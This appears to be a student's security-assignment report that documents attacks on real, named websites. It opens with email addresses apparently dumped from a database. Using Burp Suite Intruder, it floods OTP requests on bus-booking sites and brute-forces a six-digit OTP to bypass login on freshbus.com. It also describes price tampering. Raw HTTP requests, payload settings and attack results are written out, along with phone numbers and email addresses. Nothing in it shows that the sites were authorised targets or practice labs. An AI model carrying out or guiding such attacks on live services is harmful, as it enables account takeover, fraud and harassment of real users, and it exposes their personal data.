| khushijig1@gmail.com | 71196 |
| 19999999999999999@gmail.com | 21599 |
| akashshah915@gmail.com | 12499 |
| anilsheth1959@gmail.com | 12499 |
| dhruvshah2069@gmail.com | 2699 |
| shantejas1866@gmail.com | 161893 |
+-----+-----+
```

## THAT IS THE DATA PRESENT IN TABLES

B)


THE WEBSITE IS NOT THERE

AND ALSO IT CAN'T FIND IN SQLMAP

A. Find websites vulnerable to Insecure Design Flaws on each test case mentioned below.

- a. No password policy
- b. Password reset link is not getting expired
- c. Automatic email confirmation bug
- d. Password reset link sent with http
- e. Exposure of private information (privacy violation)
- f. Old session doesn't expire

The screenshot shows the EUFORES website's homepage. At the top, there is a blue header bar with the EUFORES logo, a circular emblem with yellow stars, and the text "The European Forum for Renewable Energy Sources". Below the logo, the word "eufores" is written in lowercase. To the right of the logo, there are links for "Sitemap", "Contact", and "Login". The main menu below the header includes "Home", "About EUFORES", "Members", "Projects", "Events", and "Publications". A search bar is located on the right side of the menu. The main content area has a white background. At the top left of this area, there is a breadcrumb navigation: "You are here: Home > Login". Below this, the title "Login Parliamentary Intranet" is displayed. A subtext states: "EUFORES is implementing the Parliamentary Intranet at the moment. Parliamentary Members of EUFORES will receive access and information on this enhanced service as soon as it is available." On the left side of the content area, there is a sidebar with links for "Sitemap", "Contact", and "Login". A blue button labeled "Become a member" with the subtext "Join EUFORES [here](#)" is also visible. The bottom of the page contains a footer with the text "Secretariat Brussels: Renewable Energy House | Rue d'Arlon 63-65 | 1040 Brussels | Belgium" and "© 1995-2023 EUFORES AISBL".



C. Find a website vulnerable to Business Logic Errors on each test case below

- . a. Currency Arbitrage
- b. Delivery Charges Abuse

A screenshot of the mymart.pk website. The header includes the logo "mymart.pk", a search bar with a magnifying glass icon, and user icons for account and cart (showing 0 items). Below the header, a navigation menu lists "New Arrivals", "Mobile Phones &amp; Tablets", "PowerBank &amp; Charging", "Gear &amp; Devices", "Audio", "Camera &amp; Visual", "Lifestyle", and "Flash Sale". The main banner features a large "Shop More, Spend Less!" text, a "LIMITED TIME OFFER" badge with "Up To 15% OFF", and a "Delivery on order Rs. 2,000 and above" message. To the right, there's a display of various electronic products like phones, a smartwatch, and a speaker.



New LAWN Collection

[My Account](#)

[Contact](#)

[Cart](#)

Search Product...

SEARCH



LAWN 2024 | PARTY DRESS | COTTON | LINEN | GENTS | JEWELRY | SOFA COVERS | HOME & LIVING | OFFERS

Home > Clothing > Women's > Lawn Price in Pakistan

### Lawn Dresses 2024 Collection

Lawn Dresses 2024 is the most demanded and loved fabric in Pakistan. This fabric is ideal for Pakistan's weather throughout the year. Its softness and comfortable feel is admired by almost every Pakistani women. To help the audience in Pakistan to select lawn dress for themselves every big ... [Read More](#)

BROWS BY CATEGORY : [Luxury Embroidery Lawn](#) | [Stitched Dresses](#) | [Chunri Dress](#) | [Digital Lawn](#) | [2 Piece Lawn Dress](#)

#### FEATURED PRODUCTS



# ASSIGNMENT-10

A. Perform No Rate Limiting on the login OTP page of the following websites mentioned below:

a) <https://www.freshbus.com/>

b) <https://nuego.in/>

c) <https://yolobus.in/>

A)

The screenshot shows a Windows desktop environment with a web browser open to the Fresh Bus website. The browser's address bar shows the URL <https://www.freshbus.com/>. The main content of the page is a travel search interface with fields for 'From', 'To', and date ('04-07-2024'). Below this is a large image of a blue Fresh Bus. Overlaid on the browser window is the Burp Suite proxy tool. The Burp interface has several tabs at the top: Dashboard, Project, Intruder, Repeater, View, Help, Burp Suite Community Edition v2024.3.1.4 - Temporary P..., Proxy (which is selected), Repeater, Collaborator, Sequencer, Decoder, and Settings. Below the tabs, there are buttons for Forward, Drop, Intercept is on (which is highlighted in blue), Action, and Open browser. To the right of the Burp interface, a message says 'Intercept is on' with a small icon of a shield and a wrench. At the bottom of the Burp window, there is a note: 'Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.' The system tray at the bottom of the screen shows the date and time as 7/4/2024, 11:18 AM, and various system icons.

## INTERCEPT ON AND LOGIN:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request for `/api/v1/payment/send_otp_login` is captured. The message tab shows the raw request body:

```

1 POST /api/v1/payment/send_otp_login HTTP/2
2 Host: www.freshbus.com
3 Cookie: AWSELB=...; AWSALB=...; JSESSIONID=...; _gcl_au=1.977627386.1719500852; GS1_L_17708170117_1_1720810585_60_0; JSESSIONID=...; _gcl_uw=1.1719500852; fb_1.171950085715_81612944124700648; tcq4q4v7C297Cfn47C0A7C1644; G_EHAB...
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.120 Safari/537.36
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 43
10 Origin: https://www.freshbus.com
11 Referer: https://www.freshbus.com/
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: url
16 Te: trailers
17
18 {
19     "username": "9121196474",
20     "referralCode": ""
21 }

```

The browser window shows the FreshBus login page with a phone number input field containing '+91 9121196474'.

## SET PAYLOAD :

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payloads' tab is active, showing a payload set with a single payload type 'Numbers' ranging from 0 to 50.

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

**Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type:  Sequential  Random

From: 0  
To: 50  
Step: 1  
How many: 1


**Number format**

Base:  Decimal  Hex  
Min integer digits: 0  
Max integer digits: 2  
Min fraction digits: 0  
Max fraction digits: 0


Examples:  
1  
21

NOW START THE ATTACK:

The screenshot shows a web browser window for FreshBus.com. A login dialog box is open, prompting for a 6-digit OTP sent to the mobile number +91 9121196474. Below the input field are six empty square boxes for entering the OTP digits. A "Resend OTP" button is visible. In the background, the FreshBus website displays a search interface with fields for "From" and "To" locations, a date "04-07-2024", and a "Search" button. To the right of the browser, a NetworkMiner tool window titled "3. Intruder attack of https://www.freshbus.com" is open, showing a table of captured requests. The table includes columns for Request, Payload, Status code, Response ..., Error, Timeout, Length, and Comment. The data shows 6 rows of requests, all with a status code of 200, response length between 305 and 373 bytes, and a timeout of 1173 or 1174.



B)



SAME PROCESS:

A screenshot of a web browser displaying the YoloBus website. The main page has a dark background with a banner for booking a seat now. A modal window is open in the center, prompting the user to enter their OTP to continue. The message says 'we have sent it to +91 9652346474'. Below the message is a large blacked-out area where the OTP would normally be displayed. At the bottom of the modal, there is a note stating 'Wait 28 seconds to resend OTP'. The browser's address bar shows the URL https://yolobus.in. To the right of the browser, the Burp Suite interface is visible, showing the intercepted request for the OTP. The request details show a POST method to /v1/auth/login, with various headers and a JSON payload containing the phone number '+91 9652346474'.

```
POST /v1/auth/login HTTP/2
Host: auth.yolobus.in
Cookie: __DOLLAH_XRHD=GSI.1.1720074401.4.1720074401.0.0.0; __ga=GA1.143621171.1718205025.1720074401-.fbp=1.1718205025.1718205025; ajs_anonymous_id=f7791546-0f9a-4c5b-0d51-792f1fe8b1cc; __gid=GAI.2.1520365011.1720074403
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:177.0) Gecko/20100101 Firefox/127.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Platform: WEBI
Device_Id: a8f05b3e117b5a0f65a7d05bfd002ce
X-Forwarded-For: 127.0.0.1
User-Type: rider
Content-Type: application/json
Content-Length: 46
Origin: https://yolobus.in
Referer: https://yolobus.in/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u1
T: trailers
}
{
  "phone_code": "+91",
  "phone_number": "9652346474"
}
```

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request for `/v1/auth/login` is being intercepted. The payload in the Inspector tab contains the following JSON:

```

1 POST /v1/auth/login HTTP/2
2 Host: auth.yolobus.in
3 Cookie: __ga=GA1.1.1720074401.4.0.1718260625; __fb=fb.1.1718260624671.42957085570849638; __js_anonymous_id=ff79f546-0f9a-42db-0d51-79c1fd81c0c9; __id=GAL.2.1520365011.1720074403
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; rv:127.0) Gecko/20100101 Firefox/127.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Platform: WEBI
9 Device_id: a0f05b3e117b5a0f65a7d05bf002ce
10 Os: windows
11 User-Type: rider
12 Content-Type: application/json
13 Content-Length: 46
14 Origin: https://yolobus.in/
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-site
18 Priority: u1
19 Te: trailers
20
21
22 {
  "phone_code": "+91",
  "phone_number": "9652346474"
}

```

## NOW SELECT THE ACCEPT LANGUAGE:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A payload position has been selected for modification. The target URL is `https://auth.yolobus.in`. The payload in the intruder tool is identical to the one shown in the previous screenshot.

## SET PAYLOAD:

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 101  
Payload type: Numbers Request count: 101

**Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random  
From: 0  
To: 100  
Step: 1  
How many:

Number format

Base:  Decimal  Hex  
Min integer digits: 0  
Max integer digits: 3  
Min fraction digits: 0  
Max fraction digits: 0

Examples  
1  
321

**Payload processing**

Event log (11) All issues Memory: 306.5MB

NIFTY +0.17% Search ENG IN 12:02 PM 7/4/2024

## START ATTACK:

13. Intruder attack of https://auth.yolobus.in

Attack Save

13. Intruder attack of https://auth.yolobus.in

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0	200	211	407	407	407	
1	1	200	339	407	407	407	
2	2	200	221	407	407	407	
3	3	200	221	407	407	407	
4	4	200	236	407	407	407	
5	5	200	368	407	407	407	
6	6	200	247	407	407	407	
7	7	200	356	407	407	407	

21 of 101

32°C Mostly cloudy Search ENG IN 12:03 PM 7/4/2024

## THE RESULT:


12:06

Thu, Jul 4




-  Messages • now ^
-  CP-YOLOBS • now ! 7168 is your YoloBus OTP (vali... 7 ▼
-  AX-YOLOBS • now ! 7168 is your YoloBus OTP (vali... 6 ▼
-  TM-YOLOBS • now ! 7168 is your YoloBus OTP (vali... 7 ▼
-  AD-YOLOBS • now 7168 is your YoloBus OTP (vali... 4 ▼
-  BP-YOLOBS • now 7168 is your YoloBus OTP (vali... 2 ▼
-  VK-YOLOBS • now 7168 is your YoloBus OTP (vali... 5 ▼
-  BZ-YOLOBS • now 7168 is your YoloBus OTP (vali... 5 ▼
-  BK-YOLOBS ! 7168 is your YoloBus OTP (valid ... ▼

B. Perform a Parameter(price) tampering on any 2 websites and Prepare clear Documentation.



ORDER THE ANY CAKE:

SELECT THE WALLET OPTION AND CHANGE THE AMOUNT AS SHOW BELOW:



THIS ABOUT PRICE TAMPERING

C) Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation. Note: OTP Bypassing

```

POST /api/payment/verify_otp_login HTTP/1.1
Host: www.freshbus.com
Cookie: AWSALB=...; gcl_wuv=1.1.97627236.171900855; _ga=...; _gat=...; _gcl_uw=1.1.116360617.171900856; _fbp=...; tsgq4p7Cm7rCo7C1644; G_ENABLED_IDPS=google; __click=14shgb7K17201856742097c197c1v7o; clarity_mst=7collect; AWSALBTG=...; isRgyuhNhJHpxwNg4hMSFOPXgMQmc530emjczxu17x+ftA7j1x7071gpKdPGi...; HTERoVsnlsp0jyshbElvFW+asyYGWZZGuL0F73AM0-0ffrj; eBmhlqruu0g7r; FullyUIkLp+ByvXmnJdlwau1450eP5i; JG0CPXAxmH9+OyDakvLM+; AWSALBTG03=...; isRgyuhNhJHpxwNg4hMSFOPXgMQmc530emjczxu17x+ftA7j1x7071gpKdPGi...; HTERoVsnlsp0jyshbElvFW+asyYGWZZGuL0F73AM0-0ffrj; eBmhlqruu0g7r; FullyUIkLp+ByvXmnJdlwau1450eP5i; JG0CPXAxmH9+OyDakvLM+; ci_session=or70k8vess77d7vlpjlpqgdvuf7o1j4v2; 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0; Accept: application/json, text/plain, */*; Accept-Language: en-US, en;q=0.5; Accept-Encoding: gzip, deflate, br; Content-Type: application/json; charset=utf-8; Content-Length: 133; Origin: https://www.freshbus.com; Referer: https://www.freshbus.com/; Sec-Fetch-Dest: empty; Sec-Fetch-Mode: cors; Sec-Fetch-Site: same-origin; Priority: u1; Te: trailers; 18 { "otp": "S123456", "otpdata": "SWxSdpPspEQQDOWNzF89Ecqy7vE+tgBTu/cH108UdalPL4LsglHctT0cRNhdvwwoGSCXYZKKJdxx4QZZCt/", "tw": "", "verifyacc": "1" }
    
```

SET THE OTP:

```

POST /api/payment/verify_otp_login HTTP/1.1
Host: www.freshbus.com
Cookie: AWSALB=...; gcl_wuv=1.1.97627236.171900855; _ga=...; _gat=...; _gcl_uw=1.1.116360617.171900856; _fbp=...; tsgq4p7Cm7rCo7C1644; G_ENABLED_IDPS=google; __click=14shgb7K17201856742097c197c1v7o; clarity_mst=7collect; AWSALBTG=...; isRgyuhNhJHpxwNg4hMSFOPXgMQmc530emjczxu17x+ftA7j1x7071gpKdPGi...; HTERoVsnlsp0jyshbElvFW+asyYGWZZGuL0F73AM0-0ffrj; eBmhlqruu0g7r; FullyUIkLp+ByvXmnJdlwau1450eP5i; JG0CPXAxmH9+OyDakvLM+; AWSALBTG03=...; isRgyuhNhJHpxwNg4hMSFOPXgMQmc530emjczxu17x+ftA7j1x7071gpKdPGi...; HTERoVsnlsp0jyshbElvFW+asyYGWZZGuL0F73AM0-0ffrj; eBmhlqruu0g7r; FullyUIkLp+ByvXmnJdlwau1450eP5i; JG0CPXAxmH9+OyDakvLM+; ci_session=or70k8vess77d7vlpjlpqgdvuf7o1j4v2; 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0; Accept: application/json, text/plain, */*; Accept-Language: en-US, en;q=0.5; Accept-Encoding: gzip, deflate, br; Content-Type: application/json; charset=utf-8; Content-Length: 133; Origin: https://www.freshbus.com; Referer: https://www.freshbus.com/; Sec-Fetch-Dest: empty; Sec-Fetch-Mode: cors; Sec-Fetch-Site: same-origin; Priority: u1; Te: trailers; 18 { "otp": "S123456", "otpdata": "SWxSdpPspEQQDOWNzF89Ecqy7vE+tgBTu/cH108UdalPL4LsglHctT0cRNhdvwwoGSCXYZKKJdxx4QZZCt/", "tw": "", "verifyacc": "1" }
    
```

AND SET PAYLOAD:

Screenshot of Burp Suite Community Edition v2024.3.1.4 - Temporary P... showing the Intruder tab.

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

**Start attack**

**Character set:** 0123456789

**Min length:** 6

**Max length:** 6

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

**Enabled Rule**

**Payload encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: = < > ? + & \* ; " { } ^ ` #

**Event log**   **All issues**   **Memory: 119.7MB**

START ATTACK:

Screenshot of the Intruder attack results table.

**2. Intruder attack of https://www.freshbus.com**

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	000000	200	145			1135	
1	000000	200	170			1135	
2	100000	200	153			1136	
3	200000	200	173			1137	
4	300000	200	164			1135	
5	400000	200	172			1136	
6	500000	200	237			1134	
7	600000	200	187			1136	

SUCESFULLY LOGIN:

